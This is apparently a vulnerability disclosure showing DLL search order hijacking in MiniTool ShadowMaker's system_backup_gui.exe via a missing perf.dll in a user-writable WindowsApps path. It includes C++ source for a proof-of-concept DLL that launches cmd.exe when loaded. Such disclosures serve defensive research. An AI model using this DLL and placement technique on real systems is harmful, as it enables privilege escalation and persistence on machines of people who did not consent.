


Minitool ShadowMaker

It is possible to achieve privilege escalation through DLL Search Order Hijacking, or to establish persistence on a machine, using the Minitool ShadowMaker binary (system_backup_gui.exe). The following steps outline the process:

DLL Creation


A DLL was created to perform the exploitation using the following code:



```
dllmain.cpp  x
dllpoc (Escopo Global) DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID
1  #include "pch.h"
2  #include <stdio.h>
3  #include <windows.h>
4  #include <lmcons.h>
5  #include <fstream>
6
7  BOOL APIENTRY DllMain(HMODULE hModule,
8      DWORD ul_reason_for_call,
9      LPVOID lpReserved
10 )
11 {
12
13     STARTUPINFO startInfo = { 0 };
14     PROCESS_INFORMATION processInfo = { 0 };
15
16     std::ofstream outdata;
17     TCHAR username[UNLEN + 1];
18     DWORD size = UNLEN + 1;
19     GetUserName((TCHAR*)username, &size);
20
21     switch (ul_reason_for_call)
22     {
23     case DLL_PROCESS_ATTACH:
24         CreateProcess(TEXT("C:\\Windows\\System32\\cmd.exe"), NULL, NULL, NULL, FALSE, NULL, NULL, NULL, &startInfo, &processInfo);
25     case DLL_THREAD_ATTACH:
26     case DLL_THREAD_DETACH:
27     case DLL_PROCESS_DETACH:
```

Search for Missing DLL

After analyzing the binary in Procmon64, it was observed that there is a missing DLL named `perf.dll`, which is searched for in my user path (`C:\\Users\\<user>\\AppData\\Local\\Microsoft\\WindowsApps`):



Now that the replacement has been made, opening the binary will execute the DLL:

